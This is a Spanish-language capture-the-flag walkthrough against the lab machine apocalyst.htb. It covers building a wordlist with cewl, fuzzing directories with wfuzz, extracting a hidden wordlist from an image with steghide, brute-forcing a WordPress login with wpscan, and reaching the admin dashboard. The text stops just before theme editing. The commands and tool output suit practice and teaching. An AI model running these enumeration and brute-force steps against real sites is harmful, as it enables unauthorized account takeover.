
```
┌──(kali㉿kali)-[~/Downloads]
└─$ cewl http://apocalyst.htb > posible_pass.txt

┌──(kali㉿kali)-[~/Downloads]
└─$ cat posible_pass.txt|wc -l
534
```

Realizamos un ataque de fuerza bruta utilizando la wordlist y el usuario "falaraki":




```
[+] Performing password attack on Wp Login against 1 user/s
Trying falaraki / via Time: 00:00:26 ←══════════════════════

[i] No Valid Passwords Found.
```

Ninguna contraseña es correcta. Podemos utilizar el diccionario para enumerar posibles rutas:




```
┌──(kali㉿kali)-[~/Downloads]
└─$ wfuzz -c --hc 404 --hh 312 -w posible_pass.txt http://apocalyst.htb/FUZZ
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://apocalyst.htb/FUZZ
Total requests: 534

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000047:   301        9 L      28 W       313 Ch      "then"
000000048:   301        9 L      28 W       314 Ch      "final"
000000046:   301        9 L      28 W       313 Ch      "this"
000000049:   301        9 L      28 W       313 Ch      "some"
000000044:   301        9 L      28 W       313 Ch      "from"
000000037:   301        9 L      28 W       314 Ch      "Mosis"
000000038:   301        9 L      28 W       313 Ch      "Feed"
000000036:   301        9 L      28 W       318 Ch      "Assumptio"
000000034:   301        9 L      28 W       315 Ch      "events"
000000030:   301        9 L      28 W       313 Ch      "been"
000000025:   301        9 L      28 W       315 Ch      "header"
000000027:   301        9 L      28 W       313 Ch      "July"
000000024:   301        9 L      28 W       318 Ch      "WordPress"
000000021:   301        9 L      28 W       313 Ch      "time"
000000020:   301        9 L      28 W       317 Ch      "Comments"
000000019:   301        9 L      28 W       319 Ch      "revelation"
000000018:   301        9 L      28 W       313 Ch      "site"
000000012:   301        9 L      28 W       314 Ch      "entry"
000000010:   301        9 L      28 W       313 Ch      "Book"
000000011:   301        9 L      28 W       315 Ch      "Daniel"
000000008:   301        9 L      28 W       313 Ch      "Blog"
```

Se aplica un redirect por lo que podemos añadir el parametro -L para ver el codigo de estado final:




```
┌──(kali㉿kali)-[~/Downloads]
└─$ wfuzz -c --hc 404 -L -w posible_pass.txt http://apocalyst.htb/FUZZ
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://apocalyst.htb/FUZZ
Total requests: 534

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000029:   200        13 L     17 W       157 Ch      "has"
000000003:   200        13 L     17 W       157 Ch      "and"
000000032:   200        13 L     17 W       157 Ch      "End"
000000015:   200        13 L     17 W       157 Ch      "are"
000000030:   200        13 L     17 W       157 Ch      "been"
000000025:   200        13 L     17 W       157 Ch      "header"
000000027:   200        13 L     17 W       157 Ch      "July"
000000024:   200        13 L     17 W       157 Ch      "WordPress"
000000021:   200        13 L     17 W       157 Ch      "time"
000000020:   200        13 L     17 W       157 Ch      "Comments"
000000019:   200        13 L     17 W       157 Ch      "revelation"
000000018:   200        13 L     17 W       157 Ch      "site"
000000016:   200        13 L     17 W       157 Ch      "The"
000000012:   200        13 L     17 W       157 Ch      "entry"
000000013:   200        13 L     17 W       157 Ch      "for"
000000011:   200        13 L     17 W       157 Ch      "Daniel"
000000010:   200        13 L     17 W       157 Ch      "Book"
```

Quitamos los que tengan 157 caracteres:




```
┌──(kali㉿kali)-[~/Downloads]
└─$ wfuzz -c --hc 404 -L --hh 157 -w posible_pass.txt http://apocalyst.htb/FUZZ
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://apocalyst.htb/FUZZ
Total requests: 534

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000466:   200        14 L     20 W       175 Ch      "Rightiousness"
```

Hemos encontrado una ruta, vamos a ver el contenido:




apocalyst.htb/Rightiousness/index.html

Solo hay una imagen, vamos a ver si hay contenido oculto dentro de esa imagen. Nos la descargamos y inspeccionamos el contenido oculto con "steeghide":




```
┌──(kali㉿kali)-[~/Downloads]
└─$ steghide extract -sf image.jpg
Enter passphrase:
wrote extracted data to "list.txt".
```

Si leemos la lista vemos que es una wordlist:




```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat list.txt
World
song
from
disambiguation
Wikipedia
album
page
this
world
Edit
film
edit
Template
pages
section
Category
band
Film
Skeeter
```

Como pueden ser contraseñas del usuario faralaki vamos a utilizarlas para hacer un ataque de fuerza bruta con wpscan:



```
[!] Valid Combinations Found:
 | Username: falaraki, Password: Transclisiation
```

Hemos encontrado la contraseña de wordpress. Vamos a iniciar sesion:



apocalyst.htb/wp-admin/

Dashboard

Welcome to WordPress!
We've assembled some links to get you started:

Get Started
Customise Your Site
or, change your theme completely

Next Steps
Write your first blog post
Add an About page
View your site

More Actions
Manage widgets or menus
Turn comments on or off
Learn more about getting started


At a Glance
3 Posts
1 Page
WordPress 4.8 running Twenty Seventeen theme.
Search Engines Discouraged

Activity
Recently Published
Jul 27th 2017, 11:25 am How Long do we Have?
Jul 27th 2017, 11:21 am What is the Apocalypse?
Jul 27th 2017, 11:15 am Under Development

Quick Draft
Title
What's on your mind?
Save Draft

WordPress Events and News
Enter your closest city to find nearby events.
City: London Submit Cancel
An error has occurred, which probably means the feed is down. Try again later.
An error has occurred, which probably means the feed is down. Try again later.
Meetups | WordCamps | News

No hay plugins pero podemos editar algun tema, por ejemplo el 404:

